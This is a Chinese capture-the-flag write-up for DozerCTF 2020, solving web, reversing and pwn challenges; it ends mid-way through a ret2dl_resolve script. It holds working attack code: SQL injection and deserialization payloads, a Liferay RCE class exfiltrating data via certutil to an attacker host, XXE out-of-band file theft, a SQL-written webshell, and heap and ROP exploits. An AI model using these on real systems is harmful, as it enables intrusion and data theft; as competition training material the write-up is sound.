# 2020 DozerCTF wp by:ginkgo_三叶草

## WEB

### sqli-labs 0

二次编码+堆叠，过滤select，用handler代替

```
http://118.31.11.216:30501/?id=-1%27;handler uziuzi open as a;handler a read first;#
```

118.31.11.216:30501/?id=-1%2527;handler%20uziuzi%20open%20as%20a;handler%20a%20read%20first;%23

Welcome Dhakkan

**Please input the ID as parameter with numeric value**

Your ID:flag{594cb6af684ad354b4a59ac496473990}
Your username:uzi
Your password:

### 白给的反序列化

源码中有文件读取的地方

```php
<?php
class home
{
    private $method;
    private $args;
    public function __construct($method, $args)
    {
        $this->method = 'mysys';
        $this->args = ['flag.php'];
    }

}
echo base64_encode(serialize(new home('mysys',['flag.php'])));
```

替换不可见字符

```
O:4:"home":2:{s:12:"homemethod";s:5:"mysys";s:10:"homeargs";a:1:{i:0;s:8:"flag.php";}}
```

不安全 | 118.31.11.216:30600/?path=O:4:"home":2:{s:12:"%00home%00method";s:5:"mysys";s:10:"%00home%00args";a:1:{i:0;s:8:"flag.php";}}

PD9waHAgJGZsYWcgPSAnZmxhZ3tqNG5jOTlwZm04YjJ6MHIybWM3ZHNmODdzNjc4NWE2NzVzYTc3NnZkfSc7Pz4=

```
<?php $flag = 'flag{j4nc920fm8b2z0r2mc7dsf87s6785a675sa776vd}';?>
```

## 简单域渗透-flag1

CVE-2020-7961

https://github.com/MagicZer0/fastjson-rce-exploit


下一个jar文件，然后

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.Jackson
C3P0WrapperConnPool http://ip/ LifExp
```

得到payload


```
["com.mchange.v2.c3p0.WrapperConnectionPoolDataSource",{"userOverridesAsString":"HexAsciiSerializedMap:aced00057372003d
636f6d2e6d6368616e67652e76322e6e616d696e672e5265666572656e6365496e6469726563746f72245265666572656e6365553657269616c697a6
564621985d0d12ac2130200044c000b636f6e746578744e616d657400134c6a617661782f6e616d696e672f4e616d653b4c0003656e767400154c6a
6176612f7574696c2f486173687461626c653b4c00046e616d6571007e00014c0009726566572656e63657400184c6a617661782f6e616d696e672
f5265666572656e63653b787070707073720016a617661782e6e616d696e672e5265666572656e6365e8c69ea2a8e98d090200044c000561646472
737400124c6a6176612f7574696c2f566563746f723b4c000c636c617373466163746f72797400124c6a6176612f6c616e672f537472696e673b4c0
014636c617373466163746f72794c6f636174696f6e71007e00074c0009636c6173734e616d6571007e00077870737200106a6176612e7574696c2e
566563746f72d9977d5b803baf010300034900116361706163697479496e6372656d656e7449000c656c656d656e74436f756e745b000b656c656d6
56e74446174617400135b4c6a6176612f6c616e672f4f626a6563743b78700000000000000000075720013 5b4c6a6176612e6c616e672e4f626a6563
743b90ce589f1073296c02000078700000000a707070707070707070787400064c696645787074001b687474703a2f2f3132332e35372e3234302
e3230353a313233342f740003466f6f;"}]
```


post包：




这样靶机就会去访问我们服务器上的LifExp.class并解析

先生成一个class，构造LifExp.java

javac LifExp.java

把生成的class放入服务器，然后：

```
python3 -m http.server 1234
```

发个包，就会收到请求

```
root@iZ2zedlxcxssr45xww0aufZ:/var/www/html# python3 -m http.server 1234
Serving HTTP on 0.0.0.0 port 1234 ...
112.86.129.68 - - [14/Jun/2020 18:15:24] "GET /LifExp.class HTTP/1.1" 200 -
```

由于没有回显所以根据hint用certutil来外带数据，然后编码

先查找flag位置

for /r c:/ %i in (*flag*) do @echo %i

```
c:\Program Files (x86)\360\360Safe\netmon\netspeedtipflag.datc:\Users\root\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnkc:\Users\root\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.txt.lnkc:\Users\root\Desktop\flag.txtc:\Users\root\Desktop\liferay-ce-portal-7.1.2-ga3\osgi\marketplace\Liferay CE Collaboration - Liferay CE Flags - API.lpkgc:\Users\root\Desktop\liferay-ce-portal-7.1.2-ga3\osgi\marketplace\Liferay CE Collaboration - Liferay CE Flags - Impl.lpkgc:\Users\root\Desktop\liferay-ce-portal-7.1.2-ga3\tomcat-9.0.10\webapps\ROOT\html\icons\flags.png
```

type C:\\Users\\root\\Desktop\\flag.txt

```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.util.Base64;
public class LifExp {
static {
try {
            String[] cmd = {"cmd.exe", "/c", "type C:\\Users\\root\\Desktop\\flag.txt"};
            Process process=java.lang.Runtime.getRuntime().exec(cmd);
            BufferedReader stdInput = new BufferedReader(new InputStreamReader(process.getInputStream()));
            String str,out="";
            while ((str = stdInput.readLine()) != null) {
                out=out+str;
            }
            String base64_1 = Base64.getEncoder().encodeToString(out.getBytes("utf-8"));
            String[] cmd2 = {"cmd.exe", "/c", "certutil.exe -urlcache -split -f http://ip:1234/?a="+base64_1+""};
            java.lang.Runtime.getRuntime().exec(cmd2);
        } catch ( Exception e ) {
            e.printStackTrace();
        }
}
}
```

请将要加密或解密的内容复制到以下区域

Dozerctf{a993e8ce377e05b2cbfa460e43e43757}

## svgggggg!

# Image checker

**SVG file**

https://www.w3school.com.cn/svg/circle1.svg

Submit

在服务器构造svg的xxe来读取文件

svg:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT svg ANY >
   <!ENTITY % remote SYSTEM "http://ip/1.xml" >
%remote;%template;
   ]><svg>&res;</svg>
```

xml

```
<!ENTITY % secret SYSTEM "php://filter/convert.base64-encode/resource=file:///home/r1ck/.bash_history">
<!ENTITY % template "<!ENTITY res SYSTEM 'http://ip/a?%secret;'>">
```

先根据第一个hint读r1ck用户的历史记录：

```
cd /app
php -S 0.0.0.0:8080
```

然后读/app/index.php偶然得到一个源码：

```
<!doctype html>
<html>
<head>
<meta charset="UTF-8">
<title>index</title>
</head>
Hi!
You Find Me .
Flag is nearby.
<body>
</body>
</html>
$conn=mysql_connect('127.0.0.1','root','');
mysql_select_db('security');
if ($_GET['id']){
    $id = $_GET['id'];
}
else
    $id = 1;
$sql = "select * from user where id='$id'";
$result = mysql_query($sql,$conn);
```

```
$arr = mysql_fetch_assoc($result);
print_r($arr);
?>
```

不过这是在app目录下的，结合历史记录，猜测应该是在内网8080端口上运行的这个php
所以先看/etc/hosts得到内网ip为：
172.17.0.9
然后直接读http://172.17.0.9:8080

```
118.31.11.216 - - [14/Jun/2020:18:22:20 +0800] "GET /a?PCFkb2N0eXBlIGh0bWw+CjxodG1sPgo8aGVhZD4KPGllldGEgY2hhcnNldD0iVVRG
LTgiPgo8dGl0bGU+aW5kZXg8L3RpdGxlPgo8L2hlYWQ+CkhpIQpZb3UgRmluZCBNZSAuCkZsYWcgaXMgbmVhcmJ5Lgo8Ym9keT4KPC9ib2R5Pgo8L2h0bWw
+CgpBcnJheQooCiAgICBbaWRdID0+IDEKICAgIFtuYW1lXSA9PiB0ZXN0CikK HTTP/1.0" 404 456 "-" "-"
```

内容就是上面读到的源码

```
Flag is nearby.
<body>
</body>
</html>

Array
(
    [id] => 1
    [name] => test
)
```

根据第二个hint getshell，猜测应该是写文件
http://172.17.0.9:8080?id=-1'union+select+1,2#
得到1，2的回显

```
Flag is nearby.
<body>
</body>
</html>

Array
(
    [id] => 1
    [name] => 2
)
```

写shell，内容为system(ls)

```
<!ENTITY % secret SYSTEM "php://filter/convert.base64-encode/resource=http://172.17.0.9:8080?id=-1'union+select+1,''+into+outfile+'/app/wa.php'#">
<!ENTITY % template "<!ENTITY res SYSTEM 'http://ip/a?%secret;'>">
```

读shell找到flag

```
1     H3re_1s_y0ur_f14g.php
index.php
shell.php
shell2.php
shell2.php


w.php
wa.php
```

```
<!ENTITY % secret SYSTEM "php://filter/convert.base64-encode/resource=http://172.17.0.9:8080/H3re_1s_y0ur_f14g.php">
<!ENTITY % template "<!ENTITY res SYSTEM 'http://ip/a?%secret;'>">
```

```
flag{adafsabtefefasdfasf21524t5g45}
```

# RE

## easy_maze

查看pe，发现有upx壳，脱之。查看字符串，是迷宫题目。

```
.data:0041A000                 ;org 41A000h
.data:0041A000 ; char byte_41A000[8]
.data:0041A000 byte_41A000     db 'W'                  ; DATA XREF: sub_4118F0+87↑r
.data:0041A000                                         ; sub_4118F0+12D↑r ...
.data:0041A001                 db  41h ; A
.data:0041A002                 db  53h ; S
.data:0041A003                 db  44h ; D
.data:0041A004                 db    0
.data:0041A005                 db    0
.data:0041A006                 db    0
.data:0041A007                 db    0
.data:0041A008 ; char byte_41A008[]
.data:0041A008 byte_41A008     db 'A'                  ; DATA XREF: sub_4118F0+D9↑r
.data:0041A008                                         ; sub_4118F0+FB↑r ...
.data:0041A009 aBbbbbbbbbbb    db 'BBBBBBBBBBBB',0
.data:0041A015 aAbbaaabbbbbb   db 'ABBAAABBBBBB',0
.data:0041A022 aAbbabaaabbaa   db 'ABBABAAABBAA',0
.data:0041A02F aAbbabababbba   db 'ABBABABABBBA',0
.data:0041A03C aAaaabababbba   db 'AAAABABABBBA',0
.data:0041A049 aBbbbbabbbaaa   db 'BBBBBABBBAAA',0
.data:0041A056 aBaaaaabbbabb   db 'BAAAAABBBABB',0
.data:0041A063 aBabbbbbaaaaa   db 'BABBBBBAAAAA',0
.data:0041A070 aBaaaaababbab   db 'BAAAAABABBAB',0
.data:0041A07D aBbbabababbab   db 'BBBABABABBAB',0
.data:0041A08A aBbbbbababbab   db 'BBBBBABABBAB',0
.data:0041A097 aBbbaaaaabbae   db 'BBBAAAAABBAE',0
.data:0041A0A4                 db    0
.data:0041A0A5                 db    0
.data:0041A0A6                 db    0
.data:0041A0A7                 db    0
.data:0041A0A8                 db    0
```

```
10  sub_41122B(&unk_41C033);
11  sub_4110AA((const char *)&unk_417B30, (unsigned int)v4);
12  for ( i = 0; i < 144; ++i )
13  {
14    if ( v4[i] == byte_41A000[0] )
15    {
16      sub_41136B();
17      --dword_41A210;
18      if ( dword_41A214 < 0 )
19        break;
20      if ( dword_41A214 > 11 )
21        break;
22      if ( dword_41A210 < 0 )
23        break;
24      if ( dword_41A210 > 11 )
25        break;
26      v0 = byte_41A008[13 * dword_41A210 + dword_41A214];
27      if ( v0 == 66 )
28        break;
29      v0 = byte_41A008[13 * dword_41A210 + dword_41A214];
30      if ( v0 == 69 )
31        break;
32    }
33    else if ( v4[i] == byte_41A000[1] )
34    {
35      sub_4110E1();
36      if ( --dword_41A214 < 0 )
37        break;
38      if ( dword_41A214 > 11 )
39        break;
40      if ( dword_41A210 < 0 )
41        break;
42      if ( dword_41A210 > 11 )
43        break;
44      v0 = byte_41A008[13 * dword_41A210 + dword_41A214];
45      if ( v0 == 66 )
46        break;
```

```
else if ( v4[i] == byte_41A000[2] )
{
  sub_4112D0();
  ++dword_41A210;
  if ( dword_41A214 < 0 )
    break;
  if ( dword_41A214 > 11 )
    break;
  if ( dword_41A210 < 0 )
    break;
  if ( dword_41A210 > 11 )
    break;
  v0 = byte_41A008[13 * dword_41A210 + dword_41A214];
  if ( v0 == 66 )
    break;
  v0 = byte_41A008[13 * dword_41A210 + dword_41A214];
  if ( v0 == 69 )
    break;
}
else
{
  v0 = byte_41A000[3];
  if ( v4[i] == v0 )
  {
    sub_41105F();
    if ( ++dword_41A214 < 0 )
      break;
    if ( dword_41A214 > 11 )
      break;
    if ( dword_41A210 < 0 )
      break;
    if ( dword_41A210 > 11 )
      break;
    v0 = byte_41A008[13 * dword_41A210 + dword_41A214];
    if ( v0 == 66 )
```


```
0000E79 sub_4118F0:56 (411A79)
                db    0
                db    0
aCongratulation db 'Congratulations, the flag is Dozerctf {md5 (the one you entered)}'
                                        ; DATA XREF: sub_412360:loc_4123CE↑o
                db 0Ah,0
                db    0
                db    0
```

flag为输入的内容。有一个操作数组byte_41A000，内容为“WASD”，v4是输入，每次读取输出与操作数组比较。但是每次比较后都会改变操作数组内容的顺序，因此可以以下标作为移动的依据。

```
/*
0:↑
1:←
2:↓
3:→
*/
```

迷宫如下，需要从左上角抵达右下角的E。

```
ABBBBBBBBBBB',0
ABBAAABBBBBB',0
ABBABAAABBAA',0
ABBABABABBBA',0
AAAABABABBBA',0
BBBBBABBBAAA',0
BAAAAABBBABB',0
BABBBBBAAAAA',0
BAAAAABABBAB',0
BBBABABABBAB',0
BBBBBABABBAB',0
BBBAAAAABBAE
*/
```



因此，可写如下程序。

```
#include <iostream>
#include <vector>
using std::cout;
using std::endl;
using std::vector;
void change0(vector<char>& dt);
void change1(vector<char>& dt);
void change2(vector<char>& dt);
void change3(vector<char>& dt);
int main(int argc, char const *argv[])
{
    /*
ABBBBBBBBBBB',0
ABBAAABBBBBB',0
ABBABAAABBAA',0
ABBABABABBBA',0
AAAABABABBBA',0
BBBBBABBBAAA',0
BAAAAABBBABB',0
BABBBBBAAAAA',0
BAAAAABABBAB',0
```

```
BBBABABABBAB',0
BBBBBABABBAB',0
BBBAAAAABBAE
*/
    /*
    0:↑
    1:←
    2:↓
    3:→
    */
    vector<char> direction{'W','A','S','D'};
    vector<int> steps{ 2,2,2,2,3,3,3,0,0,0,3,3,2,2,2,2,2,1,1,1,1,2,2,3,3,3
,3,2,2,2,3,3,0,0,0,0,3,3,3,2,2,2,2,3};
    cout << "steps-size:" << steps.size() << endl;
    for (size_t i = 0; i != steps.size(); ++i)
    {
        if (steps[i] == 0)
        {
            putchar(direction[0]);
            change0(direction);
        }
        else if (steps[i] == 1)
        {
            putchar(direction[1]);
            change1(direction);
        }
        else if (steps[i] == 2)
        {
            putchar(direction[2]);
            change2(direction);
        }
        else //(steps[i] == 3)
        {
            putchar(direction[3]);
            change3(direction);
        }
    }
    cout << endl;
    return 0;
}
void change0(vector<char>& dt)
{
    auto tmp = dt[0];
    dt[0] = dt[2];
    dt[2] = tmp;
}
void change1(vector<char>& dt)
{
    auto tmp = dt[0];
```

```
    dt[0] = dt[1];
    dt[1] = dt[2];
    dt[2] = dt[3];
    dt[3] = tmp;
}
void change2(vector<char>& dt)
{
    auto tmp = dt[1];
    dt[1] = dt[3];
    dt[3] = tmp;
    tmp = dt[0];
    dt[0] = dt[2];
    dt[2] = tmp;
}
void change3(vector<char>& dt)
{
    auto tmp = dt[3];
    dt[3] = dt[2];
    dt[2] = dt[1];
    dt[1] = dt[0];
    dt[0] = tmp;
}
```

每次移动后紧接着，需要调用一个对应的change函数。
最终md5后flag如下：
DozerCTF{e2b94144f06fdb08695065331d44b59e}

## VMplus

```
movd    xmm0, dword ptr [rsp+138h+var_128]
punpcklbw xmm0, xmm0
punpcklwd xmm0, xmm0
psrad   xmm0, 18h
movd    xmm1, dword ptr [rsp+138h+var_128+4]
punpcklbw xmm1, xmm1
punpcklwd xmm1, xmm1
psrad   xmm1, 18h
movdqa  xmm2, cs:xmmword_4A2B70 ; 0x10
pxor    xmm0, xmm2
pxor    xmm1, xmm2
movdqa  xmm2, cs:xmmword_4A2B80 ; -4
paddd   xmm0, xmm2
paddd   xmm1, xmm2
movdqu  ds:xmmword_6CED80[r15*4], xmm0
movdqu  ds:xmmword_6CED90[r15*4], xmm1
mov     ebp, 8
```

函数开始利用xmm寄存器做了异或和减法，输入的每一个字节异或0x10然后减4
接着进入VM。编写parser生成伪代码：

```
push [80]
push [123]
push [102]
```

```
push [113]
push [94]
push [79]
push [96]
push [114]
push [103]
push [80]
push [123]
push [102]
push [113]
push [94]
push [75]
push [66]
push [89]
push [75]
push [117]
push [95]
push [75]
push [95]
push [123]
push [75]
push [113]
push [109]
push [95]
push [101]
push [45]
push [105]
mov ['RegEAX', 64]
mov ['RegEBX', 30]
input [50013]
Stack2Reg ['RegEAX', 0]
Stack2Reg ['RegEBX', 64]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 1]
Stack2Reg ['RegEBX', 65]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 2]
Stack2Reg ['RegEBX', 66]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 3]
Stack2Reg ['RegEBX', 67]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 4]
Stack2Reg ['RegEBX', 68]
xor ['RegEAX', 'RegEBX']
```

```
test
Stack2Reg ['RegEAX', 5]
Stack2Reg ['RegEBX', 69]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 6]
Stack2Reg ['RegEBX', 70]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 7]
Stack2Reg ['RegEBX', 71]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 8]
Stack2Reg ['RegEBX', 72]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 9]
Stack2Reg ['RegEBX', 73]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 10]
Stack2Reg ['RegEBX', 74]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 11]
Stack2Reg ['RegEBX', 75]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 12]
Stack2Reg ['RegEBX', 76]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 13]
Stack2Reg ['RegEBX', 77]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 14]
Stack2Reg ['RegEBX', 78]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 15]
Stack2Reg ['RegEBX', 79]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 16]
Stack2Reg ['RegEBX', 80]
xor ['RegEAX', 'RegEBX']
test
```

```
Stack2Reg ['RegEAX', 17]
Stack2Reg ['RegEBX', 81]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 18]
Stack2Reg ['RegEBX', 82]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 19]
Stack2Reg ['RegEBX', 83]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 20]
Stack2Reg ['RegEBX', 84]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 21]
Stack2Reg ['RegEBX', 85]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 22]
Stack2Reg ['RegEBX', 86]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 23]
Stack2Reg ['RegEBX', 87]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 24]
Stack2Reg ['RegEBX', 88]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 25]
Stack2Reg ['RegEBX', 89]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 26]
Stack2Reg ['RegEBX', 90]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 27]
Stack2Reg ['RegEBX', 91]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 28]
Stack2Reg ['RegEBX', 92]
xor ['RegEAX', 'RegEBX']
test
Stack2Reg ['RegEAX', 29]
```

```
Stack2Reg ['RegEBX', 93]
xor ['RegEAX', 'RegEBX']
test
setz
```

可以看到其实VM就做了一个比较的操作，input[i] ^ key[i] == 0 即 input == key
所以编写脚本解出flag:

```
a = [80,123,102,113,94,79,96,114,103,80,123,102,113,94,75,66,89,75,117,95,75,95,123,75,113,109,95,101,45,105]
for i in a:
    print("%c"%((i+4)^0x10), end = "")
```

DozerCtf{Dozer_VM_is_so_easy!}

## PWN

### 酸菜鱼

原题，*CTF2019，多试几次

```
from pwn import *
context.update(os='linux', arch='amd64')
context.log_level = 'debug'
def g(off):
    return libc.address + off
def _add(p, size):
    p.sendlineafter('>> ', '1')
    p.sendlineafter('size: ', str(size))
def _edit(p, off, cont):
    p.sendlineafter('>> ', '2')
    p.sendlineafter('offset: ', str(off))
    p.sendlineafter('size: ', str(len(cont)))
    p.sendafter('content: ', cont)
def _del(p, off):
    p.sendlineafter('>> ', '3')
    p.sendlineafter('offset: ', str(off))
def exploit(host, port=30078):
    if host:
        p = remote(host, port)
        guess = 0x40
    else:
        p = process('./heap_master', env={'LD_PRELOAD':libc_path})
        gdb.attach(p, 'source ./gdb.script')
        guess = int(raw_input('guess?'), 0x10) << 4
        # guess = 0x50
```

```
    add = lambda x: _add(p, x)
    edit = lambda x,y: _edit(p, x, y)
    free = lambda x: _del(p, x)
    stdout = ((guess|6)<<8)# + 0x20
    offset = 0x8800-0x7A0
    edit(offset+8, p64(0x331)) #p1
    edit(offset+8+0x330, p64(0x31))
    edit(offset+8+0x360, p64(0x411)) #p2
    edit(offset+8+0x360+0x410, p64(0x31))
    edit(offset+8+0x360+0x440, p64(0x411)) #p3
    edit(offset+8+0x360+0x440+0x410, p64(0x31))
    edit(offset+8+0x360+0x440+0x440, p64(0x31))
    free(offset+0x10) #p1
    free(offset+0x10+0x360) #p2
    add(0x90)
    edit(offset+8+0x360, p64(0x101)*3)
    edit(offset+8+0x460, p64(0x101)*3)
    edit(offset+8+0x560, p64(0x101)*3)
    free(offset+0x10+0x370)
    add(0x90)
    free(offset+0x10+0x360)
    add(0x90)
    edit(offset+8+0x360, p64(0x3f1) + p64(0) + p16(stdout-0x10)) #p2->bk
    edit(offset+8+0x360+0x18, p64(0) + p16(stdout)) #p2->bk_nextsize
    free(offset+0x10+0x360+0x440) #p3
    add(0x90)
    p.recv(0x10)
    heap = u64(p.recv(8)) - 0x83c0
    info('heap @ '+hex(heap))
    libc.address = u64(p.recv(8)) - 0x39e5f0# + 0x1fe0
    info('libc.address @ '+hex(libc.address))
    # yet another large bin attack
    offset = 0x100
    edit(offset+8, p64(0x331)) #p1
    edit(offset+8+0x330, p64(0x31))
    edit(offset+8+0x360, p64(0x511)) #p2
    edit(offset+8+0x360+0x510, p64(0x31))
    edit(offset+8+0x360+0x540, p64(0x511)) #p3
    edit(offset+8+0x360+0x540+0x510, p64(0x31))
    edit(offset+8+0x360+0x540+0x540, p64(0x31))
    free(offset+0x10) #p1
    free(offset+0x10+0x360) #p2
```

```
    add(0x90)
    edit(offset+8+0x360, p64(0x4f1) + p64(0) + p64(libc.sym['_IO_list_all']-0x10) + p64(0) + p64(libc.sym['_IO_list_all']-0x20))
    free(offset+0x10+0x360+0x540) #p3
    add(0x200)
    # trigger on exit()
    pp_j = g(0x10fa54) # pop rbx ; pop rbp ; jmp rcx
    p_rsp_r = g(0x3870) # pop rsp ; ret
    p_rsp_r13_r = g(0x1fd94) # pop rsp ; pop r13 ; ret
    p_rdi_r = g(0x1feea) # pop rdi ; ret
    p_rdx_rsi_r = g(0xf9619) # pop rdx ; pop rsi ; ret
    fake_IO_strfile = p64(0) + p64(p_rsp_r) + p64(heap+8) + p64(0) + p64(0) + p64(p_rsp_r13_r)
    _IO_str_jump = p64(libc.address + 0x39A500)
    orw = [
        p_rdi_r, heap,
        p_rdx_rsi_r, 0, 0,
        libc.sym['open'],
        p_rdi_r, 3,
        p_rdx_rsi_r, 0x100, heap+0x1337,
        libc.sym['read'],
        p_rdi_r, 1,
        p_rdx_rsi_r, 0x100, heap+0x1337,
        libc.sym['write'],
    ]
    edit(0, './flag\x00\x00' + flat(orw))
    edit(offset+0x360+0x540, fake_IO_strfile)
    edit(offset+0x360+0x540+0xD8, _IO_str_jump)
    edit(offset+0x360+0x540+0xE0, p64(pp_j))
    info('b *'+hex(pp_j))
    p.sendlineafter('>> ', '0')
    p.interactive()
if __name__ == '__main__':
    libc_path = './libc.so.6'
    libc = ELF(libc_path)
    exploit("118.31.11.216")
```

```
*
00000120  00 00 00 00  00 00 00 00  00 00                  |····|····|··|
0000012a
oiled Fish with Pickled Cabbage and Chili?Dozerctf{something_is_simliar}\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*] Got EOF whil
e reading in interactive
$
```

## ret2dl_resolve

如题所说

```python
#!/usr/bin/python
#coding:utf-8
from pwn import *
elf = ELF('pwn2')
offset = 112
read_plt = elf.plt['read']
write_plt = elf.plt['write']
ppp_ret = 0x08048619 # ROPgadget --binary bof --only "pop|ret"
pop_ebp_ret = 0x0804861b
leave_ret = 0x08048458 # ROPgadget --binary bof --only "leave|ret"
stack_size = 0x800
bss_addr = 0x0804a040 # readelf -S bof | grep ".bss"
base_stage = bss_addr + stack_size
#r = process('pwn2')
r=remote("118.31.11.216",36666)
r.recvuntil('Welcome to Dozer AWD~!\n')
payload = 'A' * offset
payload += p32(read_plt)
payload += p32(ppp_ret)
payload += p32(0)
payload += p32(base_stage)
payload += p32(100)
payload += p32(pop_ebp_ret)
payload += p32(base_stage)
payload += p32(leave_ret)
r.sendline(payload)
cmd = "/bin/sh"
plt_0 = 0x08048380 # objdump -d -j .plt bof
rel_plt = 0x08048330 # objdump -s -j .rel.plt bof
index_offset = (base_stage + 28) - rel_plt # base_stage + 28指向fake_reloc，减去rel_plt即偏移
write_got = elf.got['write']
dynsym = 0x080481d8
dynstr = 0x08048278
fake_sym_addr = base_stage + 36
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf)
fake_sym_addr = fake_sym_addr + align
index_dynsym = (fake_sym_addr - dynsym) / 0x10
r_info = (index_dynsym << 8) | 0x7
```

